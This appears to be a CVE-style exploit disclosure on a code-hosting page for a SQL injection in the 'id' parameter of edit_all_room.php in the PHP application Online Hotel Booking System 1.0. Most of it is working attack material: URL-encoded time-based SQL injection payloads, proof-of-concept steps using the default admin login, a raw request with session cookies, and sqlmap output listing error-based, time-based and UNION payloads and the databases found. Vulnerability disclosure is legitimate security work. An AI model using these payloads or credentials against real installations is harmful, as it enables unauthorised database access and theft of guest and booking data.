

main

...

webray.com.cn / cve / Online Hotel Booking System / Online Hotel Booking System
edit_all_room.php id SQL inject.md



Xor-Gerke Create Online Hotel Booking System edit_all_room.php id SQL inject.md

History

1 contributor

46 lines (34 sloc) | 2.34 KB

...

Online Hotel Booking System edit_all_room.php id SQL inject

Exploit Title: Online Hotel Booking System edit_all_room.php id SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: <https://projectworlds.in/free-projects/php-projects/2777-2/>

Software Link: <https://projectworlds.in/wp-content/uploads/2019/06/hotel-booking.zip>

Version: Online Hotel Booking System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Online Hotel Booking System does not filter the content correctly at the "edit_all_room.php" id module, resulting in the generation of SQL injection.

Payload used:

%27%20AND%20(SELECT%203766%20FROM%20(SELECT(SLEEP(5)))BmIK)%20AND%20%27YLP1%27=%27YLP1


Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: 12345

2. Open Page <http://172.24.5.107/admin.php>

3. Put SQL injection payload (/edit_all_room.php?

id=2828%27%20AND%20(SELECT%203766%20FROM%20(SELECT(SLEEP(5)))BmIK)%20AND%20%27YLP1%27=%27YLP1) in the id content and click on Enter to publish the page, Viewing the successfully sleep 5 seconds.



4. Html Request Code

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apexchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cache-Control: no-cache

Connection: keep-alive

Cookie: PHPSESSID=i91ffftap2j41ojamv49897fe27;

ci_session=3eug5e2ddfbg0kf7vmme4m13g3n76evs
Host: 172.24.5.107
Pragma: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)

4. sqlmap data:

```
Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=28' OR (SELECT 4488 FROM(SELECT COUNT(*),CONCAT(0x716a716a71,(SELECT (ELT(4488=4488,1))),0x7170627871,FLOOR(RAND(0)*2))
x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'gFob'='gFob

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=28' AND (SELECT 3766 FROM (SELECT(SLEEP(5)))BmIK) AND 'YlPl'='YlPl

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=-8075' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716a716a71,0x7964435254576f55624e71544b495a68786953595469664d41434
268617a6e614c57557a626c6d4a,0x7170627871),NULL,NULL-- --

[16:27:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.0
[16:27:52] [INFO] fetching database names
available databases [7]:
[*]
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema
[*] psrs
[*] sys
```